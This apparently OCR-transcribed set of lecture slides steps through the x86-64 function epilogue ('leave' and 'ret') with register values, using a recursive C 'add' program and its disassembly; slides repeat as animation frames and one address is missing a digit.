


Function Epilogue

```
rsp = 0x7fffffffefd8
rbp = 0x7fffffffefe8
rip = 0x400513
```

```
400513:   leave
400514:   ret
```

```
400522:   call   4004e7
400527:   ...
```




```
leave   =   mov    rsp, rbp
            pop    rbp
```

Function Epilogue

```
rsp = 0x7fffffffefe8
rbp = 0x7fffffffefe8
rip = 0x400513
```

```
400513:   leave
400514:   ret
```

```
400522:   call   4004e7
400527:   ...
```



```
leave  =  mov   rsp, rbp
          pop   rbp
```

Function Epilogue

```
rsp = 0x7fffffffeff0
rbp = 0x7fffffff000
rip = 0x400514
```

```
400513:   leave
400514:   ret
```


```
400522:   call   4004e7
400527:   ...
```




```
leave   =   mov    rsp, rbp
            pop    rbp
```

Function Epilogue

```
rsp = 0x7fffffffeff8
rbp = 0x7fffffff000
rip = 0x400527
```





```
400513:   leave
400514:   ret

400522:   call   4004e7
400527:   ...
```

```
leave  =  mov    rsp, rbp
          pop    rbp
```

Function Epilogue

```
rsp = 0x7fffffffeff8
rbp = 0x7fffffff000
rip =
```

```
400513:   leave
400514:   ret

400522:   call   4004e7
400527:   ...
```





```
leave   =   mov    rsp, rbp
            pop    rbp
```

Function Epilogue

```
rsp = 0x7fffffffeff8
rbp = 0x7fffffff000
rip =
```

```
400513:   leave
400514:   ret

400522:   call   4004e7
400527:   ...
```





```
leave   =   mov    rsp, rbp
            pop    rbp
```

Example

```c
#include <stdio.h>

int add(int num)
{
  if (num == 1) return 1;
  return num + add(num - 1);
}

int main()
{
  int val;
  val = add(2);
  printf("%d\n", val);
  return 0;
}
```


Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```




Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```




Example

```
0000000000400515 <main>:
  400515: push   rbp
  400516: mov    rbp, rsp
  400519: sub    rsp, 0x10
  40051d: mov    edi, 0x2
  400522: call   4004e7 <add>
  400527: mov    DWORD PTR [rbp-0x4], eax
  40052a: mov    eax, DWORD PTR [rbp-0x4]
  40052d: mov    esi, eax
  40052f: lea    rdi, [rip+0x9e]
  400536: mov    eax, 0x0
  40053b: call   4003f0 <printf@plt>
  400540: mov    eax, 0x0
  400545: leave
  400546: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
  4004f8: mov    eax, 0x1
  4004fd: jmp    400513 <add+0x2c>
  4004ff: mov    eax, DWORD PTR [rbp-0x4]
  400502: sub    eax, 0x1
  400505: mov    edi, eax
  400507: call   4004e7 <add>
  40050c: mov    edx, eax
  40050e: mov    eax, DWORD PTR [rbp-0x4]
  400511: add    eax, edx
  400513: leave
  400514: ret
```




Example

```
00000000004004e7 <add>:
  4004e7: push   rbp
  4004e8: mov    rbp, rsp
  4004eb: sub    rsp, 0x10
  4004ef: mov    DWORD PTR [rbp-0x4], edi
  4004f2: cmp    DWORD PTR [rbp-0x4], 0x1
  4004f6: jne    4004ff <add+0x18>
